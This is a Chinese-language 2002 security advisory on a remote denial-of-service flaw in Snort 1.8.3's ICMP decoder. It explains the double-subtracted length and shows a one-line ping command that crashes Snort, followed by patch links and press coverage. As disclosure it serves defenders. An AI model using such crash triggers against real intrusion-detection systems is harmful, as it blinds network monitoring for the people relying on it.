

Snort 拒绝服务漏洞

January 11, 2002

Sinbad Technical Publications
Website: <http://sinbad.zhoubin.com>
© Copyright 2002, All Rights Reserved

严重程度

中

漏洞类型

远程拒绝服务

BugTraq ID

<http://www.securityfocus.com/bid/3849>

受影响的版本

Snort 1.8.3 build 88

测试平台

Linux

漏洞分析

Snort 是一个轻量级开放源代码的网络 IDS，它包含了丰富的攻击特征库，能够实时检测到网络中的攻击企图和异常情况。


漏洞存在于源代码 `decode.c` 中对 ICMP 协议进行解码的函数 `DecodeICMP()`，作者先从 IP 数据包中减去 ICMP 首部长度得出 ICMP 数据部分的长度：

```
p->dsiz = (u_short)(len - ICMP_HEADER_LEN);
```

我们注意到，`decode.h` 头文件中定义的 ICMP 首部长度是 8 个字节：

```
#define ICMP_HEADER_LEN 8
```

看看 ICMP 数据包的结构图，首部的 8 个字节包括了 **Type**，**Code**，**Checksum**，**ID** 和 **SEQ**。



但是，在解析 **Echo Reply** 和 **Echo Request** 包时又从 `p->dsiz` 中减去了 `id` 号和 `seq` 号的长度（4 个字节），见下面的代码：

```
case ICMP_ECHOREPLY:
    /* setup the pkt id ans seq numbers */
    p->dsiz -= sizeof(struct idseq); //这里
    p->data += sizeof(struct idseq);
    break;

case ICMP_ECHO:
    /* setup the pkt id and seq numbers */
    p->dsiz -= sizeof(struct idseq); //这里
    /* add the size of the
    * echo ext to the data
    * ptr and subtract it
    * from the data size */
    p->data += sizeof(struct idseq);
    break;
```

没搞错吧，第一此减去 8 已经是 **DATA** 长度了，现在又减去 4，这是啥长度？**Come on**，我给你一个 **DATA** 部分小于 4 的数据包：

```
# ping -c 1 -s 1 192.168.0.1
```

看你怎么计算：

```
# snort -dv host 192.168.0.3 and 192.168.0.1
-*> Snort! <*-
Version 1.8.3 (Build 88)
By Martin Roesch (roesch@sourcefire.com, www.snort.org)
192.168.0.3 -> 192.168.0.1 ICMP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:29
DF
Type:8 Code:0 ID:9435 Seq:0 ECHO
Segmentation fault (core dumped)
```

呵， core dumped……

看来是打印函数出了问题。

如何修补

Snort 的作者 Marty 发布了 patch，很简单，就把 ICMP_HEADER_LEN 改成了 4，这将包含在 build 90 版本中：

<http://www.securityfocus.com/archive/1/249623>

另一哥们 chris 把第二次减去 4 的代码给注释了：

<http://footclan.realwarp.net/index.php?h=foot-20020111>

媒体报道

我最初贴在 bugtraq 上的邮件

<http://www.securityfocus.com/archive/1/249340>

ISS xforce advisory

<http://xforce.iss.net/alerts/advise108.php>

Intrusion Software Maker Snorts At Security Alert

<http://www.newsbytes.com/news/02/174038.html>

Snort sniffs at security scare

<http://www.vnunet.com/News/1128794>

入侵检测软件 Snort 发现安全漏洞

http://china.nikkeibp.co.jp/china/news/pc/pr_pc200201310102.html

http://news.enet.com.cn/article/20020131/20020110059877_1.xml